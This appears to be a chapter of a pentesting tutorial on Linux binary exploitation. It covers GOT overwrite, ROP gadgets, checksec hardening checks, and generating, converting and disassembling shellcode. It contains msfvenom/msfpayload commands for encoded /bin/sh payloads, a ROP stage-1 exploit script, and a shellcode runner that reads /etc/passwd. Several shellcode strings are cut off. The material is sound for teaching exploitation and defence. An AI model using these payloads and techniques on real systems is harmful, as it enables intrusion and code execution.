hacker@kali:~$ cp $P--strip-debug $P--add-gnu-debuglink
hacker@kali:~$ objcopy --add-gnu-debuglink=$P.dbg $P--add-gnu-debuglink
hacker@kali:~$ ls -l $P*
-rw-r--r-- 1 hacker hacker 7308 Jun  2 12:13 prog
-rw-r--r-- 1 hacker hacker 7332 Jun  2 12:15 prog--add-gnu-debuglink
-rwxr-xr-x 1 hacker hacker 3576 Jun  2 12:15 prog.dbg
-rw-r--r-- 1 hacker hacker 7308 Jun  2 12:15 prog--full
-rw-r--r-- 1 hacker hacker 7244 Jun  2 12:15 prog--strip-debug
hacker@kali:~$
hacker@kali:~$ cp $P $P--strip-all
hacker@kali:~$ strip --strip-all $P--strip-all
hacker@kali:~$ cp $P--strip-all $P--strip-all-add-gnu-debuglink
hacker@kali:~$ objcopy --add-gnu-debuglink=$P.dbg $P--strip-all-add-gnu-debuglink
hacker@kali:~$ ls -l $P*
-rw-r--r-- 1 hacker hacker 7308 Jun  2 12:13 prog
-rw-r--r-- 1 hacker hacker 7332 Jun  2 12:15 prog--add-gnu-debuglink
-rwxr-xr-x 1 hacker hacker 3576 Jun  2 12:15 prog.dbg
-rw-r--r-- 1 hacker hacker 7308 Jun  2 12:15 prog--full
-rw-r--r-- 1 hacker hacker 5516 Jun  2 12:15 prog--strip-all
-rw-r--r-- 1 hacker hacker 5588 Jun  2 12:15 prog--strip-all-add-gnu-debuglink
-rw-r--r-- 1 hacker hacker 7244 Jun  2 12:15 prog--strip-debug
hacker@kali:~$
hacker@kali:~$ # See which versions can set a breakpoint in main
hacker@kali:~$ cat > gdb.in <<EOF
> break main
> EOF
hacker@kali:~$ for p in $P--*; do
>   echo "*********** running $p ***********"
>   gdb --batch -x gdb.in $p
> done
*********** running prog--add-gnu-debuglink ***********
Breakpoint 1 at 0x8048497
*********** running prog--full ***********
Breakpoint 1 at 0x8048497
*********** running prog--strip-all ***********
Function "main" not defined.
Make breakpoint pending on future shared library load? (y or [n]) [answered N; input␣
 ↪not from terminal]
*********** running prog--strip-all-add-gnu-debuglink ***********
Breakpoint 1 at 0x8048497
*********** running prog--strip-debug ***********
Breakpoint 1 at 0x8048497
```

### Check ELF vulnerability with checksec.sh

Here we install checksec.sh via /user/local:

```
cd /usr/local/src
SUDO=$(which sudo)
[[ "$USER" == "root" ]] && SUDO=
$SUDO apt-get install git -y
$SUDO git clone https://github.com/slimm609/checksec.sh.git
cd -
cd /usr/local/bin
```

```
$SUDO ln -s /usr/local/src/checksec.sh/checksec .
cd -
```

Once installed, use it on our example executable:

```
checksec --file $P
checksec --fortify-file $P
```

Running this gives us:

```
hacker@kali:~$ checksec --file $P
RELRO           STACK CANARY      NX            PIE             RPATH      RUNPATH   ␣
 ↪FORTIFY FORTIFIED FORTIFY-able  FILE
Partial RELRO   No canary found   NX enabled    No PIE          No RPATH   No RUNPATH␣
 ↪  No     0               2       prog

hacker@kali:~$ checksec --fortify-file $P
* FORTIFY_SOURCE support available (libc)    : Yes
* Binary compiled with FORTIFY_SOURCE support: No
```

See *checksec Analysis of Binaries* for details.

## 9.2.3 Example: PLT & GOT Table with GOT Overwrite

If you are comfortable with this stuff and don't need any handholding, dive directly into Section III.B of Surgically returning to randomized lib(c) (Section III.B). It describes the PLT and GOT tables, then details how to accomplish GOT dereferencing and GOT overwriting. After that you can review *GOT Overwrite*.

However, there is one important detail left out - the offset within `libc` can/does differ between `libc` versions. If you think about it, that makes sense as different versions will have different code and therefore different offset addresses for the routines within. So an exploit using offsets for one `libc` version will likely fail when running on a system with a different `libc` version. So you must have access to or guess the `libc` version of the system you are pentesting.

### What are the PLT & GOT Tables?

See How Is Glibc Loaded at Runtime? for a detailed description of the PLT & GOT tables and their role in dynamic linking. In short, if you look at the assembler for a call to the libc routine `printf` you'll see the assembly code actually calls the local routine `printf@plt` in the PLT. That routine jumps to the address specified in the `printf` GOT entry. If `printf@plt` has been called before, then the address will be that of the real `printf`. However if this is the first time, then the address is that of a routine to dynamically resolve and update the address of `printf` in the GOT. For a GOT overwrite it is required that the routine be called prior to overwriting the GOT, otherwise we'd be adding an offset to something other than the address of `printf` and any call to `printf` would not be redirected to the desired `libc` routine.

If you scroll down to *The Procedure Linkage Table (PLT)* in Position Independent Code (PIC) in shared libraries you'll find another very concise description of how the PLT/GOT works with a PLT/GOT before and PLT/GOT after diagrams of the first call.

### Why are Pentesters Interested in PLT/GOT?

It turns out you can change any `libc` GOT entry to point to any other libc routine instead, basically changing the called libc routine. For example, if the target program uses `printf`, your exploit can change that GOT entry to point to `system`, thus allowing a stack-based exploit to call `system` instead.

What makes this possible is that (1) the GOT table entries have fixed addresses, and (2) the differences between any two system routines locations in libc are fixed and known. So the printf GOT entry = (libc_start + offset(printf)). To get it to point to system, all you have to do is is add (offset(system) - offset(printf)) to it and the new GOT address will be that of system = (libc_start + offset(system)).

### GOT Overwrite

Again, see Section III.B of Surgically returning to randomized lib(c) (Section III.B) for an overview of GOT overwrite. To overwrite the printf GOT entry with system two items are required: printf's GOT location along with the difference of these 2 routines location in libc: offset(system) - offset(printf).

First use ldd & either readelf or objdump to get the absolute offsets within libc, then compute the difference as -0xdf50.

```
root@kali01:~/work/hack# # ldd shows the libc file
root@kali01:~/work/hack# ldd prog
  linux-gate.so.1 =>  (0xb77ac000)
  libc.so.6 => /lib/i386-linux-gnu/i686/cmov/libc.so.6 (0xb762a000)
  /lib/ld-linux.so.2 (0xb77ad000)


root@kali01:~/work/hack# # Now readelf shows offsets in libc
root@kali01:~/work/hack# readelf -s /lib/i386-linux-gnu/i686/cmov/libc.so.6 \
    | egrep ' (printf@|system@)'
   630: 00049e60    54 FUNC    GLOBAL DEFAULT   12 printf@@GLIBC_2.0
  1410: 0003bf10   125 FUNC    WEAK   DEFAULT   12 system@@GLIBC_2.0
root@kali01:~/work/hack#


root@kali01:~/work/hack# # Or use objdump for offset in libc
root@kali01:~/work/hack# objdump -T /lib/i386-linux-gnu/i686/cmov/libc-2.13.so \
    | egrep ' printf$|system$'
0003bf10 g     DF .text        0000007d  GLIBC_PRIVATE __libc_system
00049e60 g     DF .text        00000036  GLIBC_2.0   printf
0003bf10  w    DF .text        0000007d  GLIBC_2.0   system
root@kali01:~/work/hack# python -c 'print(hex(0x0003bf10 - 0x00049e60))'
-0xdf50
```

And compute the GOT entry of printf as 0x0804a00c.

```
root@kali01:~/work/hack# readelf -a prog | grep printf
0804a00c  00000407 R_386_JUMP_SLOT   00000000   printf
```

Now you just have to add -0xdf50 to address 0x0804a00c to change printf to system.

## 9.3 Return-oriented programming

### 9.3.1 ROP Background Reading

ROP attempts to work around two important problems: unpredicatable memory addresses (ASLR) and a non-executable stack. First, addresses outside the ELF sections .text (local program code), .data (global data), and .bss (uninitialized 0-filled data) are static (known before runtime). ROP uses the .data and .bss sections as an alternate stack or storage location precisely because their addresses are known before runtime and can be hardcoded in a buffer overflow. Second,the stack is almost always not executable, leading to ROP's use of fixed-location "gadgets".

A gadget is a section of already-existing assembler code at the end of subroutines in the target application (not in a library). So if you return to it, it acts like a subroutine that returns. So if the next item in the stack is another gadget address you can start a chain of gadgets and do some useful computing.

Code in the local application is at fixed locations (whereas code in libraries are deliberately changed at runtime, making them very difficult to use as you don't know where they are at runtime). Because the gadget locations are known before runtime, you can tailor the buffer overflow to point to the addresses of these local gadgets (and some input values to them). You are not running them from the stack, but rather pointing to them as the next return location.

So when the target routine calls a subroutine that overflows the buffer, you set the "return to" location in the stack to the first in a chain of gadgets. The stack overwrite is a chain of gadgets and their input arguments. It's like trying to code in assembly language, except that you are restricted to only using these gadgets. The ropeme application helps locate these gadgets.

And if these gadgets need pointers to data, you must put those data in the .data or .bss sections and not the stack. Remember, the stack location changes at runtime whereas the .data and .bss sections are known before runtime, allowing your buffer overflow to point to them.

For those familiar with Buffer overflow please read Payload Already Inside: Data re-use for ROP Exploits. The accompanying slides Payload Already Inside: Data re-use for ROP Exploits (slides) have a very good introduction. Also see ROP (slides 31+).

Many of the recent articles gloss over the details of the PLT and GOT tables. Surgically returning to randomized lib(c) (Section III.B) describes the PLT and GOT tables, then details how to accomplish GOT dereferencing and GOT overwriting.

## 9.3.2 ROP Tools and Techniques

### ropeme

ropeme is essential for locating gadgets to use in a ROP exploit:

```
root@kali01:~# cd ~/bin
root@kali01:~/bin# git clone https://github.com/packz/git.ropeme
##################### SNIP #####################
root@kali01:~/bin# ln -s git.ropeme/exploit.py .
root@kali01:~/bin# ln -s git.ropeme/ropeme/ropshell.py .
root@kali01:~/bin# ln -s git.ropeme/ropeme .
root@kali01:~/bin# # Edit git.ropeme/ropeme/gadgets.py
root@kali01:~/bin# #      Change "import distorm" to "import distorm3 as distorm"
root@kali01:~# cd ~/work/hack
root@kali01:~/work/hack# ropshell.py
Simple ROP interactive shell: [generate, load, search] gadgets
ROPeMe> help
Available commands: type help <command> for detail
  generate    Generate ROP gadgets for binary
  load        Load ROP gadgets from file
  search      Search ROP gadgets
  shell       Run external shell commands
  ^D          Exit
```

### checksec.sh

On Kali Linux you'll find checksec.sh useful for determining an binary's vulnerabilities:

```
root@kali01:~# # Download and "install" checksec to ~/bin
root@kali01:~# cd ~/bin
root@kali01:~# git clone https://github.com/slimm609/checksec.sh.git git.checksec
#################### SNIP #####################
root@kali01:~# ls git.checksec
changelog  checksec  checksec.sig  README.md
root@kali01:~# ln -s git.checksec/checksec .
root@kali01:~# ./checksec
Usage: checksec [--format {cli|csv|xml|json}] [OPTION]


Options:

  --file <executable-file>
  --dir <directory> [-v]
  --proc <process name>
  --proc-all
  --proc-libs <process ID>
  --kernel [kconfig]
  --fortify-file <executable-file>
  --fortify-proc <process ID>
  --version
  --help
  --update

For more information, see:
  http://github.com/slimm609/checksec.sh

root@kali01:~# cd ~/work/hack
root@kali01:~# # Now try it out on some program
root@kali01:~/work/hack# checksec --fortify-file prog
* FORTIFY_SOURCE support available (libc)    : Yes
* Binary compiled with FORTIFY_SOURCE support: No
root@kali01:~/work/hack# checksec --file prog
RELRO           STACK CANARY      NX            PIE             RPATH      RUNPATH   ␣
↪  FILE
Partial RELRO   No canary found   NX enabled    No PIE          No RPATH   No RUNPATH␣
↪  prog

root@kali01:~/work/hack#
```

### 9.3.3 Why Buffer Overflow is Hard

See Wikipedia's Protective countermeasures to understand why buffer overflow can be difficult to implement in practice. There has been an escalating war of measures and countermeasures. From An Introduction to Returned-Oriented Programming (Linux) here are some basic buffer overflow protections:

→ **NX (Data Execution Prevention):** non-executable memory section (stack, heap), which prevent the execution of an arbitrary code. This protection was easy to defeat it if we make a correct ret2libc and also borrowed chunk techniques.

→ **ASLR (Address space layout randomization)):** ASLR randomizes a section of memory (stack, heap and shared objects). This technique is bypassed by brute forcing the return address.

A way to visually see ASLR is to compare the program's address space maps via the command `cat /proc/<PID>/maps` from 2 consecutive runs. They will be different with ASLR.

→ **ASCII ARMOR:** maps libc addresses starting with a NULL byte. This technique is used to prevent ret2lib attacks, hardening the binary. On a side note, `scanf`-like functions exploited in buffer overflow attacks terminate input on whitespace characters (” “, “t”, “n”, “v”, “f”, and “r”), forcing extra effort to encode shellcode to avoid the whitespace characters within. So when generating a shellcode exploit string via Metasploit’s `msfpayload` command it should be run through `msfencode`.

```
msfpayload linux/x86/exec CMD="/bin/sh" R | \
    msfencode -a x86 -e x86/alpha_mixed -b "\x00\x09\x0a\x0b\x0c\x0d" -t c \
    >shellcode.txt
```

→ **RELRO (RELocation Read-Only):** another exploit mitigation technique to harden ELF binaries. It has two modes:

**Partial Relro:** reordering ELF sections (.got, .dtors and .ctors will precede .data/.bss section) and make GOT much safer. But PLT GOT still writable, and the attacker still overwrites it.

Non-PLT GOT is read-only.

Compile command: gcc -Wl,-z,relro -o bin file.c

**Full Relro:** GOT is remapped as READ-ONLY, and it supports all Partial RELRO features.

Compiler command: gcc -Wl,-z,relro,-z,now -o bin file.c

→ **SSP:** Stack Smashing Protection such as the `gcc` complier’s `stack-protector` option leaves canaries in the stack to determine if the stack has been overwritten.

### 9.3.4 `checksec` Analysis of Binaries

See *checksec.sh* above for getting `checksec` on Kali linux.

If you happen to have the binary you are penetration testing, you can run the checksec utility on it to see what vulnerabilities might exist. From High level explanation on some binary executable security the check values are:

> RELRO stands for Relocation Read-Only, meaning that the headers in your binary, which need to be writable during startup of the application (to allow the dynamic linker to load and link stuff like shared libraries) are marked as read-only when the linker is done doing its magic (but before the application itself is launched). The difference between Partial RELRO and Full RELRO is that the Global Offset Table (and Procedure Linkage Table) which act as kind-of process-specific lookup tables for symbols (names that need to point to locations elsewhere in the application or even in loaded shared libraries) are marked read-only too in the Full RELRO. Downside of this is that lazy binding (only resolving those symbols the first time you hit them, making applications start a bit faster) is not possible anymore.
>
> A Canary is a certain value put on the stack (memory where function local variables are also stored) and validated before that function is left again. Leaving a function means that the “previous” address (i.e. the location in the application right before the function was called) is retrieved from this stack and jumped to (well, the part right after that address – we do not want an endless loop do we?). If the canary value is not correct, then the stack might have been overwritten / corrupted (for instance by writing more stuff in the local variable than allowed – called buffer overflow) so the application is immediately stopped.
>
> The abbreviation NX stands for non-execute or non-executable segment. It means that the application, when loaded in memory, does not allow any of its segments to be both writable and executable. The idea here is that writable memory should never be executed (as it can be manipulated) and vice versa. Having NX enabled would be good.
>
> The last abbreviation is PIE, meaning Position Independent Executable. A No PIE application tells the loader which virtual address it should use (and keeps its memory layout quite static). Hence, attacks

against this application know up-front how the virtual memory for this application is (partially) organized. Combined with in-kernel ASLR (Address Space Layout Randomization, which Gentoo's hardened-sources of course support) PIE applications have a more diverge memory organization, making attacks that rely on the memory structure more difficult.

But hold on, the checksec application also supports detection for FORTIFY_SOURCE:

```
root@kali01:~/work/hack# checksec --fortify-file prog
* FORTIFY_SOURCE support available (libc)    : Yes
* Binary compiled with FORTIFY_SOURCE support: No
```

In the given example, the system does support FORTIFY_SOURCE but the binary is not compiled with FORTIFY_SOURCE support.

Again, what is FORTIFY_SOURCE? Well, when using FORTIFY_SOURCE, the compiler will try to intelligently read the code it is compiling / building. When it sees a C-library function call against a variable whose size it can deduce (like a fixed-size array – it is more intelligent than this btw) it will replace the call with a FORTIFY'ed function call, passing on the maximum size for the variable. If this special function call notices that the variable is being overwritten beyond its boundaries, it forces the application to quit immediately. Note that not all function calls that can be fortified are fortified as that depends on the intelligence of the compiler (and if it is realistic to get the maximum size).

Here is an example showing how to run `checksec`.

```
root@kali01:~/work/hack# checksec
Usage: checksec [--format {cli|csv|xml|json}] [OPTION]


Options:

  --file <executable-file>
  --dir <directory> [-v]
  --proc <process name>
  --proc-all
  --proc-libs <process ID>
  --kernel [kconfig]
  --fortify-file <executable-file>
  --fortify-proc <process ID>
  --version
  --help
  --update

For more information, see:
  http://github.com/slimm609/checksec.sh

root@kali01:~/work/hack# checksec --fortify-file prog
* FORTIFY_SOURCE support available (libc)    : Yes
* Binary compiled with FORTIFY_SOURCE support: No
root@kali01:~/work/hack# checksec --file prog
RELRO           STACK CANARY      NX            PIE             RPATH      RUNPATH    ␣
↪   FILE
Partial RELRO   No canary found   NX enabled    No PIE          No RPATH   No RUNPATH␣
↪   prog

root@kali01:~/work/hack#
```

The above tells you FORTIFY_SOURCE is not used; RELRO is partial (so return-to-plt attacks are possible); no stack canaries (go ahead and overwrite the stack); NX protection is on so you can't execute stack shellcode; and finally no PIE.

## 9.4 Shellcode

### 9.4.1 Background

#### What is shellcode?

Learning about shellcode is a basic requirement for pentesters, but it's not used much anymore as indicated by the shellcode repository Shellcodes database for study cases:

> Although now the shellcodes are rarely used, this page lists some shellcodes for study cases and proposes an API to search a specific shellcode. Thanks all for the contribution of this database but we have stop to accept shellcodes because modern exploitation uses now ROP payloads.

What is shellcode? From Wikipedia Shellcode:

> In computer security, a shellcode is a small piece of code used as the payload in the exploitation of a software vulnerability. It is called "shellcode" because it typically starts a command shell from which the attacker can control the compromised machine, but any piece of code that performs a similar task can be called shellcode.

See How Shellcodes Work for a useful introduction to how shellcode can differ from normal assembly code. See packetstorm shellcode papers and packetstorm shellcode for articles.

#### Intel vs. AT&T instruction syntax

To read assembly you'll have to know whether you're reading Intel or AT&T instruction syntax. From Wikipedia x86 assembly language Syntax:

> x86 assembly language has two main syntax branches: Intel syntax, originally used for documentation of the x86 platform, and AT&T syntax. Intel syntax is dominant in the MS-DOS and Windows world, and AT&T syntax is dominant in the Unix world, since Unix was created at AT&T Bell Labs.

Here is an example of setting register eax to 5:

```
; AT&T syntax
mov $5, %eax

; Intel syntax
mov eax, 5
```

**gcc** can use Intel syntax via "-masm=intel", **gdb** via "set disassembly-flavor intel".

#### 32 vs 64 bit

32-bit and 64-bit assembly differs, starting with the processor registers. See An Introduction to x86_64 Assembly Language for a quick read that describes some of the differences between 32-bit and 64-bit architectures.

Here are some more links, some of which extend far beyond what a normal pentester could be expected to know.

- X86 Opcode and Instruction Reference
- sandpile.org
- flat assembler
- x86 Assembly
- Intel® 64 and IA-32 Architectures Software Developer Manuals

- Developer Guides, Manuals & ISA Documents

### Endianness

Endianness “refers to the order of the bytes, comprising a digital word, in computer memory. . . . Intel x86 processors use little-endian.” Take the hex value 0x12345678: the little-endian representation as consecutive bytes would be 0x78, 0x56, 0x34, then 0x12. Remember that shellcode is often input as a string, so byte order is important.

## 9.4.2 Generating shellcode

### Manually code

Of course since shellcode is code you can just manually develop the code, though that is out-of-scope here.

### Canned shellcode

There are a number of sites having canned shellcode and you can search for more:

**Shellcodes database for study cases** Although now the shellcodes are rarely used, this page lists some shellcodes for study cases and proposes an API to search a specific shellcode. Thanks all for the contribution of this database but we have stop to accept shellcodes because modern exploitation uses now ROP payloads.

**Exploit Database Shellcode** Archived shellcode for various operating systems and architectures.

### Metasploit

Metasploit can be used to generate shellcode, both via **`msfconsole`** (using “generate”) and **`msfvenom`**. Here we focus on **`msfvenom`**, though **`msfconsole`** is needed to determine payload options. There are several new changes regarding Metasploit in Kali 2.0:

- Kali 2.0 includes a version of Metasploit Framework.

  Metasploit Community / Pro is no longer installed by default. See Now Officially Supporting Kali Linux 2.0 for more information.

- **`msfvenom`** is replacing **`msfpayload`** and **`msfencode`**:

  From How to use msfvenom: “Msfvenom is the combination of payload generation and encoding. It will replace msfpayload and msfencode on June 8th 2015.” And from `man msfvenom`: “Msfvenom is a combination of Msfpayload and Msfencode, putting both of these tools into a single Framework instance. Msfvenom has replaced both msfpayload and msfencode as of June 8th, 2015.”

Here is an example of generating shellcode using the Metasploit Framework’s **`msfvenom`**. See How to use msfvenom for more information. For using **`msfconsole`** exclusively see ‘Generate’ a payload for Metasploit. For an alternate approach see gotm1lk’s mpc.sh.

```
# Generating payloads using msfvenom and msfconsole.
# Metasploit Framework is installed in /usr/share/framework2
PATH=$PATH:/usr/share/framework2
# To see available payloads, encoders, formats, platforms:
msfvenom --list payloads
msfvenom --list encoders
msfvenom --help-formats
msfvenom --help-platforms
# For our example we decide on:
```

```
#   payload = linux/x86/exec
#   encoder = x86/shikata_ga_nai
#   platform = linux
# NOTE: if specify "--bad-chars" then get encoder even without "--encoder".
# To see payload variables/options, fire up msfconsole to show the payload options:
sudo systemctl start postgresql
sudo msfdb init
cat <<EOF | sudo msfconsole -r -
use payload/linux/x86/exec
show options
quit
EOF
# This shows we need to set CMD="command string to execute".
# We choose a very simple CMD, merely "echo hello > /tmp/hello".
# Use "ls -al" afterwards to show that the CMD ran.

# Here's the code to generate a python payload:
msfvenom --payload linux/x86/exec CMD='echo hello > /tmp/hello' \
         --encoder x86/shikata_ga_nai \
         --bad-chars "\x00\x0a\x0d" \
         --platform linux --arch x86 \
         --format python \
         --out shellcode.py

# Same shellcode without encoding (has null characters in it).
msfvenom --payload linux/x86/exec CMD='echo hello > /tmp/hello' \
         --platform linux --arch x86 \
         --format python \
         --out shellcode_nulls.py
# This time as raw bytes.
msfvenom --payload linux/x86/exec CMD='echo hello > /tmp/hello' \
         --platform linux --arch x86 \
         --format raw \
         --out shellcode_nulls.raw
```

There are a number of **msfvenom** options for more advanced shellcode generation:

```
hacker@kali:~$ msfvenom --help
Error: MsfVenom - a Metasploit standalone payload generator.
Also a replacement for msfpayload and msfencode.
Usage: /usr/bin/msfvenom [options] <var=val>

Options:
    -p, --payload       <payload>    Payload to use. Specify a '-' or stdin to use␣
↪custom payloads
        --payload-options            List the payload's standard options
    -l, --list          [type]       List a module type. Options are: payloads,␣
↪encoders, nops, all
    -n, --nopsled       <length>     Prepend a nopsled of [length] size on to the␣
↪payload
    -f, --format        <format>     Output format (use --help-formats for a list)
        --help-formats               List available formats
    -e, --encoder       <encoder>    The encoder to use
    -a, --arch          <arch>       The architecture to use
        --platform      <platform>   The platform of the payload
        --help-platforms             List available platforms
    -s, --space         <length>     The maximum size of the resulting payload
        --encoder-space <length>     The maximum size of the encoded payload␣
↪(defaults to the -s value)
```

```
    -b, --bad-chars      <list>       The list of characters to avoid example:
↪'\x00\xff'
    -i, --iterations     <count>      The number of times to encode the payload
    -c, --add-code       <path>       Specify an additional win32 shellcode file to␣
↪include
    -x, --template       <path>       Specify a custom executable file to use as a␣
↪template
    -k, --keep                        Preserve the template behavior and inject the␣
↪payload as a new thread
    -o, --out            <path>       Save the payload
    -v, --var-name       <name>       Specify a custom variable name to use for␣
↪certain output formats
        --smallest                    Generate the smallest possible payload
    -h, --help                        Show this message
```

## 9.4.3 Manipulating shellcode

### Make python code to work in 2 and 3 both

See Python 3 in Python 2.6+. When possible, python should be coded so that the same code can be run & work in both python 2 and 3. So when building up shellcode in python use a bytearray and immediately convert strings to bytes/bytearray. Here goes how to deal with strings, bytes, and little-endian addresses. (See What else you need to know - bytes & str for alternative approaches.)

```
cat <<"EOF" > p2or3.py
import struct
import sys
shellcode = bytearray()
shellcode.extend(bytearray("/bin/bash","UTF-8"))       # adding strings
shellcode.extend(b" \x31\x32\x33\x34\x35")             # adding bytes
shellcode.extend(struct.pack('<L',0x89abcdef))         # adding 32 bit address
shellcode.extend(struct.pack('<Q',0x89abcdef01020304)) # adding 64 bit address
output = getattr(sys.stdout, 'buffer', sys.stdout)     # sys.stdout.buffer (3), sys.
↪stdout (2)
output.write(shellcode)
EOF
python2 p2or3.py | xxd -ps
python3 p2or3.py | xxd -ps
# both output 2f62696e2f62617368203132333435efcdab8904030201efcdab89
```

Python 2 & 3 treat string & bytes differently. In python 3 a string object is a sequence of characters in some encoding similar to python 2's unicode object. In python 3 a bytes object is a sequence of bytes, with conversion required to mix with string. Strings in python 2 are really a bytearray so can be mixed with bytes. Python 2 allows `shellbytes = bytearray("some string")` but python 3 requires `shellbytes = bytearray("some string", "UTF-8")` (note the required string encoding). The best way to deal with this difference is to deal with bytes/bytearray and not strings. After all, shellcode eventually becomes bytes.

Note that a string like “89abcdef” is 8 characters long while “\x89\xab\xcd\xef” interprets “\xHH” as a hex value representing 1 character leaving “\x89\xab\xcd\xef” as 4 characters.

### Little-endian addresses

To illustrate little-endian encoding of addresses, here is part of a ROP-based exploit that defines function **p** using **struct.pack** to ease conversion of memory addresses to a little-endian sequence of bytes. The 2-stage exploit starts off with stage 1 having a call to **scanf** to read the next exploit stage into fixed memory location 0x0804aa24, which **p** converts to \x24\xaa\x04\x08:

```
import struct

# return address in little-endian format
def p(addr):
    return struct.pack('<l', addr)

# address to load stage 2
stage2addr = 0x0804aa24

# create stage 1
exploit = bytearray()
exploit.extend(b"X"*267)        # filler
# add addresses for scanf call, gadget to pop 2 scanf arguments, then 2 scanf␣
↪arguments
exploit.extend(p(0x080483bc))  # scanf address
exploit.extend(p(0x08048462))  # address of gadget 0x8048462L: pop ebx ; pop ebp ;;
exploit.extend(p(0x08048707))  # address of string "%s"
exploit.extend(p(stage2addr))  # address where to read in next buffer
exploit.extend(b"\x00")        # null byte to terminate stage 1
# create stage 2
# exploit.extend(...)
# ...
exploit.extend(b"\x00")        # null byte to terminate stage 2
```

### Shellcode hex string to binary file & back

Shellcode is often provided/generated as a string looking something like “x31xdbxb0x01xcdx80”. Here we illustrate **bash** commands to convert the string to a file containing the raw shellcode and back again.

```
SHELLCODE="\x31\xdb\xb0\x01\xcd\x80"
HEX="shellcode.hex"
echo -n "$SHELLCODE" > $HEX
RAW="shellcode.raw"

# SHELLCODE HEX to RAW
# tr to remove \x, xxd for hexdump
cat $HEX | tr -d '\\\x' | xxd -r -p > $RAW
xxd -p $RAW

# SHELLCODE RAW to HEX
cat $RAW | xxd -p | sed -e 's/\(..\)/\\x\1/g' > $HEX
cat $HEX
```

Next we illustrate **python** transforming bytes/bytearray data to strings of various formats and back:

```
cat <<"EOF" > conversions.py
import binascii

# Here's the raw bytes
shellcode = bytearray()
shellcode.extend(b"\x31\xdb\xb0\x01\xcd\x80")

# Convert to hex string "31dbb001cd80"
hex = binascii.hexlify(shellcode)
```

```
if not isinstance(hex, str):
  hex = str(hex, 'ascii')
# and to reverse this back to bytes
shellcode_from_hex = binascii.unhexlify(hex)

# Add colons to get "31:db:b0:01:cd:80"
hexcolon = ':'.join(hex[i:i+2] for i in range(0, len(hex), 2))
# and to reverse this back to bytes
shellcode_from_hexcolon = binascii.unhexlify(hexcolon.replace(":",""))

# Add \x to get "\x31\xdb\xb0\x01\xcd\x80"
hexed = '\\x' + "\\x".join(hex[i:i+2] for i in range(0, len(hex), 2))
# and to reverse this back to bytes
shellcode_from_hexed = binascii.unhexlify(hexed.replace("\\x",""))

# Show the results
print(hex)
print(hexcolon)
print(hexed)
EOF

# Show this runs in both python 2 & 3
python2 conversions.py
python2 conversions.py
```

## 9.4.4 Reverse engineering shellcode

This is not a general introduction to reverse engineering; for a look at general reverse engineering tools consider looking Tools Installed on REMnux or other distributions dedicated to reverse engineering.

Here we take a limited look at simply reverse engineering shellcode to determine if the code does what it claims to do. That is especially difficult when the code has some form of encoding (which is the idea behind encoding). There are 2 approaches:

- Convert shellcode to assembly code then read it.
- Run the shellcode using a debugger setting the appropriate breakpoints to inspect code prior to execution.

### Linux reverse engineering shellcode

### shellnoob for shellcode

**shellnoob** does not generate shellcode but is useful tool to convert between shellcode formats; interactive asm-to-opcode conversion; resolve syscall numbers, constants, and error numbers; debug using "–to-strace" and "–to-gdb". Here are some simple examples:

```
# Get raw shellcode in a file.
SHELLCODE=
↪"\x31\xc0\x99\x52\x68\x2f\x63\x61\x74\x68\x2f\x62\x69\x6e\x89\xe3\x52\x68\x73\x73\x77\x64\x68\x2f\
↪"
echo -n "$SHELLCODE" | tr -d '\\\x' | xxd -r -p > shellcode.bin
# Disassemble
shellnoob --from-bin $PWD/shellcode.bin --intel --to-asm $PWD/shellcode.asm
cat shellcode.asm
```

```
# "int 80" uses 0xb argument - is that execve?
shellnoob --get-sysnum execve
```

### `objdump`, Capstone, and `ndisasm` to disassemble shellcode

A simple disassembler can be used on simple (non-encoded, non-staged) shellcode, followed by code inspection. We follow the recipe above to get the raw shellcode into a file, then run **`objdump`**:

```
# Get raw shellcode in a file.
SHELLCODE=
↪"\x31\xc0\x99\x52\x68\x2f\x63\x61\x74\x68\x2f\x62\x69\x6e\x89\xe3\x52\x68\x73\x73\x77\x64\x68\x2f\x
↪"
echo -n "$SHELLCODE" > shellcode.hex
cat shellcode.hex | tr -d '\\\x' | xxd -r -p > shellcode.raw
# Disassemble
objdump -b binary -m i386 -D shellcode.raw
```

Here is an example following Python tutorial for Capstone to disassemble shellcode:

```
cat <<"EOF" >disassem.py
# disassem
from capstone import *

SHELLCODE = b
↪"\x31\xc0\x99\x52\x68\x2f\x63\x61\x74\x68\x2f\x62\x69\x6e\x89\xe3\x52\x68\x73\x73\x77\x64\x68\x2f\x
↪"

md = Cs(CS_ARCH_X86, CS_MODE_64)
for i in md.disasm(SHELLCODE, 0x1000):
    print("0x%x:\t%s\t%s" %(i.address, i.mnemonic, i.op_str))
EOF

python disassem.py
```

Proceed as in the case of using **`objdump`**.

Here is an example using NASM's **`ndisasm`** to disassemble shellcode:

```
# Get raw shellcode in a file.
SHELLCODE=
↪"\x31\xc0\x99\x52\x68\x2f\x63\x61\x74\x68\x2f\x62\x69\x6e\x89\xe3\x52\x68\x73\x73\x77\x64\x68\x2f\x
↪"
echo -n "$SHELLCODE" > shellcode.hex
cat shellcode.hex | tr -d '\\\x' | xxd -r -p > shellcode.raw
# Disassemble
nasm -b 32 shellcode.raw
```

Proceed as in the case of using **`objdump`**.

### `gdb` to disassemble shellcode

Here we reproduce 3 examples of disassembly. Linux x86 Reverse Engineering contains 2 Linux shellcode examples: (1) simple program that runs `/bin/cat /etc//passwd`; (2) XOR-encrypted shellcode that launches a new **`ksh`** shell running as root. Assignment 5.1: MSF shellcode analysis linux/x86/shell/reverse_tcp walks us through disassembling the standard metasploit linux/x86/shell/reverse_tcp staged payload.

### Linux x86 Reverse Engineering Example 1

First create a C program containing the shellcode purportedly running `/bin/cat /etc//passwd`.

```
# NOTE - this compiles as a 32-bit executable.
# Example 1 C code.
cat <<"EOF" > code.c
#include <stdio.h>
#include <string.h>
unsigned char code[] = \

↪"\x31\xc0\x99\x52\x68\x2f\x63\x61\x74\x68\x2f\x62\x69\x6e\x89\xe3\x52\x68\x73\x73\x77\x64\x68\x2f\x
↪";

main()
{
    printf("Shellcode Length: %d\n", strlen(code));
    int (*ret)() = (int(*)())code;
    ret();
}
EOF

# Compile, link as 32-bit.
gcc -m32 -fno-stack-protector -z execstack code.c -o shellcode
chmod +x shellcode
```

Now you could exclusively use **`objdump`** to disassemble the shellcode. The code is in the .data section of the shellcode ELF file, so `objdump -D -j .data shellcode` will disassemble:

```
hacker@kali:~$ objdump -M intel -D -j .data shellcode

shellcode:     file format elf32-i386


Disassembly of section .data:

08049740 <__data_start>:
 8049740:      00 00                    add    BYTE PTR [eax],al
        ...

08049744 <__dso_handle>:
        ...

08049760 <code>:
 8049760:      31 c0                    xor    eax,eax
 8049762:      99                       cdq
 8049763:      52                       push   edx
